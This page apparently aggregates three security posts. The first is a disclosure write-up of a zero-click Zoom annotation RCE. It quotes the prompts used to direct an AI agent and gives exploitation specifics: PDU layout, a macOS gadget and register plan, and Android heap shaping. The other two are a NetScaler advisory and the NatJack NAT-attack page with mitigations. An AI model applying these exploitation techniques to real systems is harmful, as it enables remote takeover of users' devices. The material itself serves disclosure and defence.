The first two vulnerabilities are tracked as CVE-2026-53413 and CVE-2026-53414. Zoom has issued a security alert.
- A third vulnerability, CVE-2026-53415, was reported but had already been found and fixed by Zoom before our report.
Intro
Ⓐ found a critical, nation-state-grade vulnerability in Zoom in a single working day using an AI agent and models anyone can access today.
Exploits like this one are weapons. Governments regulate their export. Criminal organizations pay millions for them. Acquiring one has always required nation-state infrastructure, elite teams, and months of work.
That barrier is gone.
AI security research has been building to this in steps: first solving CTF challenges, then finding bugs in public bug-bounty programs. That work was impressive, but it lived in controlled or open environments, targets with published scope and known rules. Zoom is neither. It's closed-source enterprise software with no public internals, the kind of target that defenders assume is protected by obscurity and scrutiny. Producing a working exploit here sits in the category nation-states spend months and millions to reach.
The flaw allowed an attacker to take control of a device during any live Zoom call, with no action required from the victim, no click, no download. It worked in both directions: a compromised presenter could reach every participant, and any participant could reach the presenter. It was confirmed on all platforms Zoom runs on: Windows, macOS, iOS, and Android.
This matters beyond Zoom. Zoom is a core infrastructure for 70% of the Fortune 100, most of the Fortune 500, and federal agencies. Additionally, it is the platform where millions meet their doctors, lawyers, and families. But the real finding isn't the bug. It's the speed. The barrier to producing this class of weapon has collapsed, and it won't come back.
We disclosed the vulnerability to Zoom privately; their team engaged quickly and shipped a fix before publication.
The takeaway for security leaders: defenses built for a world where these weapons were scarce no longer hold. The only durable response is to turn the same capability inward, testing your own environment continuously, before an adversary gets there.
Technical Deep-dive
Why Zoom, and where we started
Ⓐ's mission is to secure modern enterprises against weaponized AI.
That means testing more than the systems our customers own. It means testing the software they depend on and cannot audit.
Zoom is one of those tools. It is closed-source, publishes no protocol specifications, and is deployed nearly everywhere that matters.
We started from the Android client, version 7.0.4. The Android Package is a container, Dalvik bytecode plus 121 native shared libraries. The Java layer is mostly UI and IPC glue. Anything that touches untrusted bytes at speed lives in native code, so the native side was the target.
That is still far more surface than anyone can reverse by hand, so the first job was ranking it.
How we mapped the attack surface
> **PROMPT
> **I’ve Decompiled Zoom Android v7.0.4. Java in the dex, 121 native .so files, IDA available.
> Map the attack surface end to end: enumerate the native libraries and what each does, then for every function reachable from a JNI entry point, score its exposure to dangerous sinks (memcpy/strcpy/sprintf families, computed-size allocators) weighted by severity, function size and call depth.
> Give me a ranked work queue plus a one-line 'library → entry point → sink class' map.
To find the targeted library our agents built a static pre-ranker that automatically scored every function reachable from a JNI entry point by its calls to dangerous sinks (memcpy/strcpy/sprintf, computed-size allocators), weighted by CWE severity, function size and call depth. It produced a ranked work queue of 3,762 functions across 70 libraries, topped by the video, image and audio stacks
That queue told us where Java could reach dangerous code and that turned out to be the wrong question. Its top entries were local paths: frame-capture and render entry points driven by the device's own camera, not by another participant. The one bug we did find on that side of the house, a 32-bit width × height overflow in a native video receive worker, we reached it sits behind a network thread with no JNI entry point at all so a JNI-rooted ranker was structurally blind to it. And it went nowhere: it turned out to be unreachable with the input shapes a real meeting produces.
That surface came up dry, so we flipped the search: instead of hunting for dangerous code, we hunted for what a remote participant can actually reach. That put the focus on the protocol itself — the messages clients send and receive from each other during a meeting, and how much of each one the sender controls. To find it we traced the client dynamically through a Frida MCP, exercising each meeting feature in a live call while watching which libraries loaded and which functions fired underneath. Annotation, a collaboration feature that lets you draw, type text, add shapes, or place stamps directly on a shared screen or digital whiteboard during a meeting, was the one that paid off: drawing an object lit up libannotate.so, and with it the serialize and deserialize routines that build the message on the sender and rebuild it on the receiver. It's also worth noting that the feature can be exploited whether the user is working with the tool in a particular meeting or not. It is “always on” and in older versions of the client “always vulnerable”
That put libannotate.so at the front. The static score had ranked it #45. It sits directly on the protocol that's reachable from remote — a proprietary, non-CVE library with complex messages that are built and sent over the wire and received on the other user's client. Also worth mentioning: the same source compiles into the Windows, macOS, iOS and Android clients, so a bug here isn't one-platform, it runs across the entire product line.
Reverse engineering the Annotation library
> PROMPT
> Reverse the annotation protocol in IDA.
> I want the full opcode → handler map: which message types construct objects, which carry a full body vs. an id-only reference, how objects are created / synced / removed / full-synced, and where each handler forwards the deserialized object.
> Rename handlers in the IDB as you go.
Annotation objects
The first thing to understand is that nothing about a drawing travels as an image.
When a participant draws on a shared screen or whiteboard, their client doesn't ship pixels, it builds a typed in-memory object describing the mark.
A freehand stroke becomes a CAnnoObjSmoothPen; a text box becomes a CAnnoObjTextbox; shapes, highlights, and arrows each have their own class.
Every one of them descends from a common base, CAnnoObj, which carries the shared header that contains object type, flags, geometry. Each subclass adds its own fields afterwards.
To leave the machine, that object is serialized: flattened into a byte stream and wrapped in a Protocol Data Unit (CAnnoPduAddObj and its siblings: add, update, remove, clear).
The PDU is what actually crosses the network.
On the far side the process runs in reverse — the receiver deserializes the bytes back into the same object graph and hands it to the renderer. Serialize and deserialize are mirror images of each other, and that symmetry is exactly what made the protocol recoverable: every field written by a stream_write on the send side has a matching stream_read on the receive side, so walking the caller sets of those two primitives reconstructs the whole grammar, field by field.
The format itself is self-describing in the worst way for a defender: it is a flat sequence of length-prefixed and count-prefixed reads. The parser reads a value off the wire, then trusts that value to decide how much more to read, how many styled runs a text frame contains, how many code units a glyph buffer holds. Those counts come from the sender.
How a drawing reaches every participant
Annotation PDUs don't go peer-to-peer. They are handed to Zoom's MMR (Multimedia Router) server and MMR doesn't blind-fan one client's object out to the whole room, every participant holds a channel to the sharer, and the sharer holds one back to each participant.
Upstream, participant → sharer carries the objects a viewer draws.
Downstream, sharer → participant carries the sharer's replies on that same channel, DocRequestDrawAck, AddObjAck and the receiving client runs them through the full deserialize stack.
Nothing on the receiving side enforces that the downstream channel carries only acknowledgements. CAnnoPduFactory::create reads the opcode off the wire and dispatches to that class's deserializer; on the paths traced here there is no sender-role or origin check. AddObj is 0x10001 and AddObjAck is 0x10002. One increment separates "here is an object" from "I received your object," and the factory cannot tell which seat the sender occupied.
Put 0x10001 and a serialized object graph where an ack body belongs and the victim reconstructs the object to full depth.
That is the design bug: an ack is allowed to carry an object body, and the receiver deserializes it.
The sharer seat is the stronger position, and the asymmetry is reach.
From it you hold a direct, addressed channel to every participant, so you can drive one victim's parser at a time.
From a viewer seat the same primitive exists but points at exactly one deserializer, the sharer's.
The Vulnerabilities
> PROMPT
> _The deserialize side is remotely reachable — any participant's PDU gets rebuilt on the receiving client. That's the attack surface, so scope everything to those functions. Audit libannotate's object deserializers for memory-safety bugs: wire counts used as sizes, copies with no destination bound, allocations that don't match the bytes actually read.
>
>
>
> _RESULT
> Strongest hit: CAnnoFormatBlock::Deserialize — unbounded copy into a fixed buffer.The function holds four fixed 128-byte buffers. For each one it reads a 32-bit count off the wire and copies 2 × count bytes in. The count is checked only for being non-zero — there is no comparison against the 128-byte destination anywhere in the function, and the copy routine it calls measures only the source, handing over as many bytes as the packet still has left. Neither side is guarding the destination.
> The buffer being filled is the last field in the object, and that object is a member of the 704-byte text range that CAnnoTextFrame::Deserialize builds as a local variable in its own stack frame. So an oversized count does not stop at the end of the object — it keeps writing forward through the frame, into the saved registers and the return address.
> Both halves of the write are attacker-supplied: the count sets how far it runs, and the bytes copied are the packet's own. This is a remotely triggerable stack buffer overflow.
> PROMPT
> B_uild_ the PDU that reaches it through normal parsing. No shortcuts - walk every field the parser expects: the factory type for the object, the flag bit that selects the text-frame body, the text-range header, then the oversized channel count and the overflow payload. Give me the byte layout, and deliver it over the real transport from one client to another. The victim's own parser does the work, no instrumentation on that side.
>
>
>
> RESULT
> 745-byte AddObj PDU: opcode 0x10001, object flags bit 3 (TextFrame), fourth channel count 0x100. Delivered from a viewer to the presenter over Zoom's own encrypted transport, with nothing attached to the victim:
> [F8] HIJACKED DocRequestDrawAck serialize -> emitted 745B F8 payload (cap 128B -> 745B)
> [drain] sub_F9DE4 ran
> •
> •
> XX-XX XX_:XX:XX.XXX_ 13845 13845 F libc : stack corruption detected (-fstack-protector)
CVE-2026-53413 : The overwrite:
Both bugs live in the same place: the text annotation. It is a nested object in the protocol, and that is what makes it the richest target.
A text annotation is built in four layers and the receiver rebuilds every one of them from the wire. The CAnnoObj starts with the header which holds a flag bit that describes the object type, value 3 means "this object has a text body" and the parser follows it into a CAnnoTextFrame.
The text frame holds a list of CAnnoTextRange items — one per styled run of text. Each run carries its characters and its formatting, and the formatting lives in a CAnnoFormatBlock: a small header followed by four fixed 128-byte buffers, each holding a UTF-16 string such as a font name. 128 bytes is 64 characters. The wire supplies a character count per buffer, and the parser copies 2 × count bytes into it.
A run can hold a format block in either of two places. Normally it is a member of the range itself, and the range is a 704-byte local variable inside the text frame's deserializer — so it lives on the stack. But a run can also declare an extension: a single gate byte on the wire that, when non-zero, makes the receiver allocate a separate 592-byte child object on the heap, carrying its own format block.
Each count is a 32-bit value taken straight off the wire, and each buffer is a fixed 128 bytes. There is no bounds check to stop a count from exceeding the buffer length. The 4th buffer is the last buffer, so an oversized fourth count writes past the end of whatever object holds it: the 704-byte range on the stack, or the 592-byte child on the heap.
Stream_Read - this function is the write primitve that gets the wire input stream, the dst buffer and the wire size and copy to the buffer :
CAnnoTextFrame::Deserialize
CAnnoFormatBlock : buf4 is the last field, so an oversized count4 runs off the end of the object:
CAnnoExtBlock , CAnnoExtChild deserializers (the object allocation on the heap):
CVE-2026-53414 : The over-read:
A separate bug - the glyph buffer is allocated from a wire count but filled from the packet: the receiver reads a character count, allocates 2 × count + 2 bytes without zeroing them, then copies in however many bytes actually arrived. Send a large count with a short body and the untouched tail is live receiver heap, with a terminating NUL written only at the far end. Confirmed live on the victim's own client. One captured slab held live code and vtable pointers from a single loaded library, alongside resource strings and rendering data - module-base material of exactly the kind an ASLR bypass needs.
Exploitation: Achieving RCE on MacOS
> **PROMPT
> **I control PC, X19–X28, X29/X30, and a contiguous stack, with no PAC or canary on this bundle. Find a one-shot shared-cache gadget that turns my controlled registers into a real call with an argument I control. Then prove it executes to completion with a visible effect on the victim, not just a crash or a hung branch
The macOS annoter bundle ships as plain arm64 with neither PAC nor stack canary.
So the overflow runs clean into the function's epilogue, which restores a batch of registers from the stack and then returns wherever the stack points.
We just overwrote that stack region, so it restores our values and jumps to our address.
One PDU hands us the program counter (PC) plus the callee-saved registers X19-X28 and the frame/link pair X29/X30, every one of them loaded straight from our overflow bytes. That is complete control.
With no PAC to authenticate anything, we don't need a complex exploit. We can just point the return address (X30/LR) at one ready-made instruction sequence (a "gadget") in the system's shared library cache, and let the epilogue pre-load the argument registers for us.
The overwrite plants three things, each landing in the register the gadget uses:
| Register | What we plant | What it does |
|---|---|---|
| LR (X30) | gadget: MOV X0,X19; MOV X1,X21; BL execvp | redirects into execvp |
| X19 | /Applications/Safari.app/Contents/MacOS/Safari | becomes arg 1 — what to run |
| X21 | the argument list {path, NULL} | becomes arg 2 — how to run it |
Because we control X19 and X21 directly, the gadget just copies them into X0/X1 and calls, no need to find the values anywhere else. The gadget, the path string, and the argument list all live in the same shared cache. macOS shifts that cache by a random amount each boot (ASLR), but shifts it as one block so a single leaked pointer rebases all three at once.
On the hijacked return, execvp("…/Safari", argv) runs and the victim's zoom.us process is replaced by the launched app. Fired live against a real target, it popped Safari open on the victim's Mac.
Leak-free control-flow hijack via heap shaping on Android
> **PROMPT
> **My overflow now runs off a heap chunk in a fixed size class instead of the stack.
> I have no address knowledge though. can I get control purely through heap shaping, no leak? Spray the same size class to place an object I control adjacent to the overflow source, then corrupt only the low byte of its vtable pointer so the virtual call retargets to an offset inside the module regardless of ASLR slide. Find the un-gated op that fires that vcall, and prove it hijacks PC on an uninstrumented victim from the tombstone alone — layout doing the work an info-leak normally would.
An alternative path to leveraging the over-read vulnerability is a classic heap spray.
By spraying arbitrary data objects and partially corrupting their vtable pointers using the heap overflow primitive an attacker can gain controlled code execution.
The same overflow, using the heap version ExtChild (new(0x250), the 592-byte size class), gives us a controlled write past the end of a chunk. This can lead to code execution but requires some shaping.
Shape the heap first. Every ExtChild lands in the same 592-byte size class, so spraying them over AddObj lays them out back-to-back. This lets us place an object we control directly after our overflow source. Now the overflow doesn't spill into whatever happened to be there; it spills into a neighbor whose layout we know exactly. We size it to reach just the neighbor's first field: its C++ vtable pointer.
We can partially overwrite the pointer as our overflow is controlled. A vtable's low bytes are fixed relative to the module base no matter where ASLR loaded the module, so a partial overwrite retargets the virtual call to a chosen offset inside the module with zero address knowledge.
Triggering the bug. The corrupted pointer dispatches through an un-gated teardown path: normal wire ops (RemoveObj / ModifyObj) run a destructor that calls through the child's vtable. It triggers on any participant, viewer or presenter.
Demo Video
CVE-2026-53415
The Sequel - A Second, Independent RCE
Our work on Zoom's annotation engine didn't end with the first bug. The same AI-assisted research surfaced a second, independent flaw in the very same engine.
Zoom's parser handles a message type internally numbered 75 - an "auto-shape" metadata object (CAnnoObjAutoMetaShape) - by reading attacker-supplied bytes directly into an internal linked-list structure and then unlinking that list, without ever validating the pointers it was handed. Lidor Elias identified and triaged this bug.
The result is a write-what-where primitive: the attacker controls both the value written and the address where it lands, providing a potential path to remote code execution. When shared the bug upon triage, Zoom already knew about it and had deployed a server-side mitigation that filters malicious messages (both to this CVE and the previous) before it reaches clients, but that defense carries the same gap as before: it cannot apply to end-to-end encrypted (E2EE) meetings, where the server is deliberately blind to call content. On E2EE calls, the crafted message passed through untouched and the vulnerability remained fully exploitable. Zoom closed it properly on the client side in version 7.1.5.
Disclosure
Ⓐ Research identified this vulnerability on June 8, 2026, and confirmed a working zero-click RCE against Zoom Client v7.0.5 across all platforms the following day. We reported it to Zoom on June 10, and Zoom acknowledged receipt within a day. Their response was fast and thorough: a client-side fix shipped in v7.1.0 just twelve days after our report, and Zoom followed up with a server-side mitigation on July 15 to protect users still running earlier client versions before they could update.
Because a zero-click RCE requires no user interaction, we prioritized giving customers time to receive both the client patch and the server-side mitigation before publishing. This post follows that coordinated timeline, and we are releasing it alongside CVE assignment.
2026-06-08 - Ⓐ Research discovers the Zoom annotation memory-corruption vulnerability.
2026-06-09 - Zero-click RCE confirmed on Zoom client v7.0.5 (all platforms).
2026-06-10 - Ⓐ Research reports the vulnerability to Zoom.
2026-06-11 - Zoom acknowledges receipt.
2026-06-22 - Zoom deploys client-side fix in v7.1.0 including patch for CVE-2026-53413,CVE-2026-53414.
2026-07-15 - Zoom deploys server-side mitigation for earlier versions.
2026-07-20 - Zoom deploys client-side fix in v7.1.5 including patch for CVE-2026-53415.
2026-08-11 - Public disclosure.
Guidance for Mitigation
Zoom's bulletin ZSB-26015, ZSB-26016 & ZSB-26017 lists the affected products:
- Zoom Workplace, all supported platforms, before version 7.1.5 and 7.0.6 in their respective branches
- Zoom Workplace VDI Client for Windows, before versions 7.0.11 and 6.6.16 in their respective branches
- Zoom Rooms, all supported platforms, before version 7.1.0
- Zoom Meeting SDK, all supported platforms, before version 7.1.0
Updating closes these CVEs. Until every client is updated, you can disable the end-to-end encryption setting. Since Zoom's server-side mitigation, malicious annotation messages are filtered before they reach clients, and enhanced encryption, Zoom's default, leaves that filter in place. E2EE removes it, because a server cannot inspect what it cannot read. E2EE would not have stopped this attack anyway: the attacker sits in the meeting, holding the keys. It has its own uses, just not this one.
Disable end-to-end encryption to protect older, vulnerable clients
Beyond this vulnerability, prepare for the next one, because there will be a next one and not necessarily in Zoom. Every endpoint runs software that parses bytes chosen by outsiders, and you cannot audit any of it.
The first obvious action is to patch fast: a published patch is a map to the bug, so the risk to an unpatched fleet rises the moment a fix ships, and that gap could run to months. In Zoom you can set a per-platform minimum version, for guests as well as staff. But patching is not enough, because your exposure starts when someone finds the bug, not when the vendor hears of it, and exploits of this class are now cheap to produce.
Hence, reducing the attack surface is just as important, both who can reach you and what they reach. This exploit needed only presence in the meeting, so joining rules are access control: waiting rooms, passcodes, authenticated-users-only, no published personal meeting link. Then cut what nobody uses, because every optional feature is another parser. In Zoom, consider locking annotation, file transfer, whiteboarding, remote control and third-party apps, and limiting screen sharing to hosts. Beyond settings, consider the client itself: Zoom's browser client has no annotation or whiteboarding at all, and what it does run is sandboxed; and where compromise is least acceptable, keep such software off the endpoint and join from a separate device or VDI.
Some attacks will land anyway, so endpoint protection platforms (EPP/EDR) are what stop the next step and tell you it happened. Code running inside these applications inherits their permissions, which in a conferencing client means camera, microphone and screen recording. A meeting client has no reason to launch a browser, a shell or a script interpreter, so block it where you can and alert on it everywhere; our exploit made zoom.us open Safari. Collect client crash reports centrally too, because failed attempts crash long before a working one lands.
Conclusion & Impact analysis
One malformed annotation, drawn by anyone in the call, was enough to take over every other device in the room. The same source compiles into the Windows, macOS, iOS, and Android clients.
But the vulnerability is not the story. The story is what it cost to find it.
This is closed-source enterprise software with no published protocol, the class of target defenders assume is safe because it is large, scrutinized, and opaque.
Producing a working exploit against it has always been nation-state work: elite teams, months of effort, budgets that governments regulate as weapons.
Ⓐ did it in a single day, with an AI agent and models anyone can access today.
That is the shift security leaders have to price in. The barrier that kept these weapons scarce has collapsed, and it will not come back. Attackers already have this capability.
The only open question is whether defenders reach their own exposures first. The durable response is to turn the same offensive capability inward and run it against your own environment continuously, before someone else does.
Credits
The author gratefully acknowledges Iliya Fayans and Lidor Elias for their contributions to this research.
Related vulnerabilities: CVE-2026-53413CVE-2026-53415CVE-2026-53414
NetScaler ADC and NetScaler Gateway Security Bulletin for CVE-2026-19489 and CVE-2026-19490
2026-08-20T06:31:52+0000 by Alexandre DulaunoyRef: https://support.citrix.com/support-home/kbsearch/article?articleNumber=CTX696939
Severity of Bulletin: Critical
Description of Problem
Multiple vulnerabilities have been discovered in NetScaler ADC (formerly Citrix ADC) and NetScaler Gateway (formerly Citrix Gateway). Refer below for further details.
Affected Versions:
The following supported versions of NetScaler ADC and NetScaler Gateway are affected by the vulnerabilities:
-
NetScaler ADC and NetScaler Gateway 14.1 BEFORE 14.1-73.32
-
NetScaler ADC and NetScaler Gateway 13.1 BEFORE 13.1-63.21
-
NetScaler ADC FIPS BEFORE 14.1-73.32 FIPS
-
NetScaler ADC FIPS and NDcPP BEFORE 13.1-37.277
Additional Note: Secure Private Access Hybrid deployments using NetScaler instances are also affected by the vulnerabilities. Customers need to upgrade these NetScaler instances to the recommended NetScaler builds to address the vulnerabilities.
This bulletin only applies to customer-managed NetScaler ADC and NetScaler Gateway. Cloud Software Group upgrades the Citrix-managed cloud services and Citrix-managed Adaptive Authentication with the necessary software updates.
NetScaler ADC and NetScaler Gateway are affected by the vulnerabilities mentioned below
CVE-ID
Description
Pre-conditions
CWE
CVSSv4
CVE-2026-19489
Memory overflow vulnerability leading to unpredictable behavior or Denial of Service
SIP ALG(Session Initiation Protocol Application Layer Gateway) should be enabled on a Large Scale NAT (LSN) group configuration.
CWE-119 - Improper Restriction of Operations within the Bounds of a Memory Buffer
CVSS v4.0 Base Score: 8.8
(CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/
VC:L/VI:L/VA:H/SC:N/SI:N/SA:L)
CVE-2026-19490
Authentication bypass using an alternate path
The appliance must be configured as a Gateway (SSL VPN, ICA Proxy, CVPN, RDP Proxy) or an AAA virtual server, subject to the following version-specific requirements:
-
14.1-43.56 or later: Applicable only when configured with a SAML action
AND NetScaler is configured with Gateway (SSL VPN, ICA Proxy, CVPN, RDP Proxy) or AAA vserver -
14.1-66.68-FIPS or later: Applicable only when configured with a SAML action AND NetScaler is configured with Gateway (SSL VPN, ICA Proxy, CVPN, RDP Proxy) or AAA vserver
-
14.1-43.55 or earlier: Applicable when configured with Gateway (SSL VPN, ICA Proxy, CVPN, RDP Proxy ) or AAA vserver
-
13.1-61.28 or later: Applicable only when configured with a SAML action.
-
13.1-61.27 or earlier: Applicable when configured with Gateway (SSL VPN, ICA Proxy, CVPN, RDP Proxy) or AAA vserver
-
13.1 FIPS: Applicable when configured with Gateway (SSL VPN, ICA Proxy, CVPN, RDP Proxy) or AAA vserver.
CWE-288: Authentication Bypass Using an Alternate Path
CVSS v4.0 Base Score: 9.3
(CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/
VC:H/VI:H/VA:H/SC:L/SI:L/SA:L)
What Customers Should Do
Cloud Software Group strongly urges affected customers of NetScaler ADC and NetScaler Gateway to install the relevant updated versions as soon as possible.
-
NetScaler ADC and NetScaler Gateway 14.1-73.32 and later releases
-
NetScaler ADC and NetScaler Gateway 13.1-63.21 and later releases of 13.1
-
NetScaler ADC 14.1-FIPS 14.1-73.32 FIPS and later releases of 14.1-FIPS
-
NetScaler ADC 13.1-FIPS and 13.1-NDcPP 13.1-37.277 and later releases of 13.1-FIPS and 13.1-NDcPP
Steps to determine if an appliance meets the CVE preconditions
For CVE-2026-19489:
Customers can determine if the appliance meets the precondition by inspecting their NetScaler configuration for the specified string:
- "add lsn group.*sipalg.*"
For CVE-2026-19490:
Customers can determine if the appliance meets the precondition by inspecting their NetScaler configuration for the specified string:
SAML action configuration
- "add authentication samlAction.*"
Auth or VPN vserver
- "add authentication vserver .*"
Or
- "add vpn vserver .*"
Related vulnerabilities: CVE-2026-19489CVE-2026-19490
natjack A NEW ATTACK CLASS AGAINST NETWORK INFRASTRUCTURE DEVICES
2026-08-10T13:31:31+0000 by Alexandre DulaunoyNatJack: A New Attack Class Against Network Infrastructure Devices
 natjack
A NEW ATTACK CLASS AGAINST NETWORK INFRASTRUCTURE DEVICES
Origin: https://natjack.io/
What is NatJack?
NatJack is a newly developed network address translation (NAT) table manipulation attack class effective against most virtual and physical network infrastructure performing NAT. These attacks can be used to hijack an existing TCP connection traversing through the NAT, to intercept and maliciously alter UDP DNS responses, or to perform a denial-of-service attack.
The NatJack attack class affects an entire ecosystem of virtual and physical network infrastructure devices. Most modern network infrastructure relies on design assumptions that have remained unchallenged for decades since their original development. While these assumptions historically held under cooperative network environments, some no longer withstand adversarial conditions.
This is a systemic issue bigger than any one specific implementation and many unique NAT implementations have been found to be vulnerable.
Is my router vulnerable?
If you are a home user with a consumer-grade router, your router is very likely vulnerable, but you are most likely not at risk of an attack. For an attack to be performed, an untrusted privileged user would generally need be located behind your router. For most home users, this is not a common scenario or threat.
If you are a business or service provider, your routers, firewalls, containers, virtual machines, and other network infrastructure are likely vulnerable. This does not automatically mean you are at risk, but depending on your network setup, you could be at risk of an attack.
All tested routers and network infrastructure devices performing any form of network address translation have been found to be vulnerable to some or all of the NatJack attacks. Containerization systems including Docker and Kubernetes, and hypervisors including Hyper-V are affected by this attack class through virtual bridges and switches. Many public cloud services for containerization and virtualization are similarly affected.
In which scenarios is an attack most likely?

Corporate Networks
Where untrusted users or compromised devices, even those in a different subnet or VLAN, share the same router or firewall as trusted users.

Docker Containers
Running untrusted or compromised containers in a default networking configuration.

Kubernetes Deployments
Local or cloud deployments where a compromised pod is running on the same node as a trusted pod.

Virtual Machines
Running untrusted or compromised virtual machines in a default networking configuration.

Cloud Infrastructure
Cloud infrastructure including NAT gateways, internet gateways, firewalls, and serverless computing infrastructure can be affected when an attacker is positioned behind the NAT device.
What attacks are possible?
Many of the attacks have similar impact to an ARP spoofing attack, but bypass all existing mitigations. It is possible to perform attack variations in situations where an ARP attack would fail, including cases where the attacker and victim are positioned in completely different broadcast domains, including different subnets or VLANs, with only a shared NAT in common.

Vulnerability Description
Certain network address translation (NAT) implementations allow downstream attackers to manipulate NAT table state entries in a manner that enables TCP session hijacking through downstream IP spoofing. An attacker on the LAN side of the affected device can remove or replace NAT mappings associated with an active victim TCP connection and redirect traffic to an attacker-controlled system. Successful exploitation may allow the attacker to impersonate the victim to the upstream server, intercept valid TCP traffic, inject malicious application-layer data, terminate active sessions, or perform limited man-in-the-middle attacks against certain long-lived HTTP connections.

Vulnerability Description
Certain NAT implementations allow downstream attackers to manipulate NAT table state entries in a manner that enables TCP session hijacking through coordinated upstream IP spoofing. An attacker controlling both a downstream host and an upstream attacker-controlled server can remove or replace NAT mappings associated with an active victim TCP connection and redirect traffic away from the legitimate client. Successful exploitation may allow the attacker to impersonate the victim to the target server, intercept legitimate TCP traffic, inject malicious payloads, terminate active sessions, or perform limited man-in-the-middle attacks against certain persistent HTTP connections. Exploitation generally requires knowledge of the victim’s externally mapped ephemeral port, which may be obtainable through separate NAT information disclosure weaknesses.


Downstream spoofing (left) and upstream spoofing (right) variations
Vulnerability Description
Certain NAT implementations improperly protect UDP NAT state entries, allowing a downstream attacker to manipulate NAT table mappings associated with DNS traffic. An attacker on the LAN side of the affected device can remove or replace an existing NAT entry corresponding to a victim’s DNS query, causing legitimate DNS responses to be redirected to an attacker-controlled host. The attacker may then craft and transmit a spoofed DNS response to the victim, potentially enabling DNS hijacking, traffic redirection, denial of service, or interception of sensitive DNS information.


Victim port disclosure (left) and victim IP+port disclosure (right)
Vulnerability Description
Certain NAT implementations expose weaknesses in ephemeral port assignment and connection mapping behavior that allow a downstream attacker to infer active NAT mappings associated with out downstream clients. By leveraging predictable NAT port allocation behavior and crafted probing traffic, an attacker may determine the external ephemeral port associated with a victim connection and, under certain conditions, identify the corresponding internal client IP address. This information disclosure may facilitate subsequent attacks including TCP session hijacking and DNS response interception.

Vulnerability Description
Certain Network address translation (NAT) implementations are vulnerable to NAT table exhaustion attacks due to insufficient controls on connection state allocation and retention. An attacker positioned on the downstream (LAN) side of the affected device can generate large numbers of spoofed TCP or UDP flows that cause the NAT table to become saturated with persistent entries. Once the NAT table is exhausted, legitimate downstream clients may be unable to establish new outbound connections, resulting in a denial-of service condition affecting network and internet access.
Black Hat Briefing
This research was presented at Black Hat USA on August 6, 2026 as Breaking Trust Boundaries: Exploiting Design Assumptions in Network Infrastructure. Slides are available for download.
CVEs, Patches and Advisories
CVEs
- CVE-2026-56181: Microsoft Windows NAT (affecting Hyper-V in a downstream spoofing configuration)
- CVE-2026-63913: Linux Kernel Netfilter (fixing a code flaw and applying a mitigation for the downstream spoofing attack) applied in Linux kernel 7.1 and higher. This is not a complete fix but does increase attack complexity.
Patches
- FreeBSD incidental patch (unrelated to this research) from 2025 for Packet Filter which affects both downstream spoofing and upstream spoofing configurations, applied in FreeBSD 15.0.0 and higher. Code was pulled in from OpenBSD which has had this more secure behavior since 2016. Although not a complete fix, it makes most attacks much less practical. Thanks to sashan (OpenBSD) for pointing out this code.
Advisories
- Amazon eero: Protecting eero customers from NatJack
AWS Public Statement
AWS investigated and deployed mitigations for reported behavior related to connection state management in services that perform port-level network address translation, NAT gateway and Network Load Balancer (NLB).
This research describes a scenario in which an actor with control of an EC2 instance within a VPC could send crafted TCP reset packets to manipulate NAT flow state, potentially enabling session disruption or interception of TCP and UDP connections traversing the NAT. The described scenario requires the actor to already control an instance within the same VPC as the targeted connection.
AWS has deployed updates across both services that strengthen connection state validation, including enhanced verification of TCP reset packets before modifying flow state. These mitigations are effective across all AWS Regions. Customer applications must follow TCP and UDP best practices, by ensuring that their sockets are closed after the application's idle timeout expires. No further customer action is required to inherit protection. Customers with high connection volumes and long-lived connections should monitor port utilization and may need to allocate additional Elastic IP addresses (NAT gateway) or expand target/subnet capacity (NLB) to accommodate longer port hold times introduced by this hardening [1][2].
The research also describes an information-disclosure technique in which an actor can infer in-use external NAT ports by observing responses to crafted SYN and ACK floods. This technique requires both an instance within the same VPC as the port disclosure sought and a cooperating external server capable of IP spoofing. The disclosed port information is limited to external NAT port numbers in use and does not reveal associated client IP:port pairs. AWS mitigations prevent the session manipulation techniques that would otherwise leverage this information.
We appreciate Malcolm Stagg's (SODIUM-24, LLC) commitment to coordinated disclosure and constructive collaboration throughout this process, and we encourage continued engagement from the security research community.
[1] https://docs.aws.amazon.com/vpc/latest/userguide/nat-gateway-troubleshooting.html
[2] https://docs.aws.amazon.com/elasticloadbalancing/latest/network/load-balancer-troubleshooting.html
Social Media
#natjack
Until more vendor patches are available, mitigation strategies will be necessary for the forseeable future. Use #natjack on social media to share and track custom mitigation strategies, vendor security advisories, and patch releases.
How can I make my network more secure?
🔒 Encryption
- Use TLS (including HTTPS) everywhere, even on internal systems. This will completely prevent useful hijacking of connection data.
- Use DNS security such as DNSSEC to prevent spoofing of DNS responses. DNS encryption such as DNS over HTTPS or DNS over TLS is also recommended to prevent hijacking.
🐳 Containers and Virtualization
- Disable network access of untrusted containers and virtual machines when possible, or set them up in a private internal network.
- Run untrusted containers or virtual machines on their own isolated host machine.
- Avoid running containers as
root. - Drop the enabled-by-default
NET_RAWpermissions when running an untrusted container using--cap-drop=NET_RAW.
☸ Kubernetes
- Run untrusted kubernetes pods on a different node than trusted pods, in both local and cloud-based deployments.
- Avoid running kubernetes pods as
root. - Drop the enabled-by-default
NET_RAWpermissions usingsecurityContext.capabilities.drop.
☁️ Cloud
- Avoid placing untrusted and trusted VMs/containers behind the same NAT gateway, internet gateway, or cloud NAT.
- Use dedicated IPs for serverless computing rather than shared IPs, for better network isolation from other tenants.
🖧 Routers and Firewalls
- Enable IP source protection (IP Source Guard or similar) to prevent IP spoofing by client devices.
- Ensure untrusted users and devices are in a separate subnet/VLAN from trusted users and devices.
- Set up L3/L4 Access Control List (ACL) rules to specifically prevent untrusted devices from accessing any trusted hosts.
- Limit the maximum number of TCP/UDP connections per client to a reasonable limit, ideally under 10k or so.
- Disable any
nf_conntrack_tcp_looseorflags anyconnection modes which allow a connection to be added to the NAT table without a valid handshake. - Disable port preservation and endpoint-independent mapping if possible.
- Enable ISN randomization (
modulate stateor similar) when the option is available.
📊 Monitoring and Detection
Several common indicators of compromise (IoCs) include:
- NAT table full: A full, or nearly-full, NAT table.
- Port range flood: A flood of TCP or UDP packets from a downstream endpoint with a large range of source ports.
- IP spoofing: It may be possible to detect downstream IP spoofing, in some cases, by detecting the same IP address being used by two different physical addresses, or the same physical address sending packets from multiple IP addresses.
- Sequence of packets: Certain packet sequences from a downstream endpoint, such as
SYN,RSTorSYN,RST,SYN, sent sequentially with a consistent source and destination port. - TCP RST flood: A flood of
RSTpackets from an upstream or downstream endpoint where the sequence number is varied. - Invalid sequence numbers: TCP packets containing sequence numbers far outside their current TCP window.
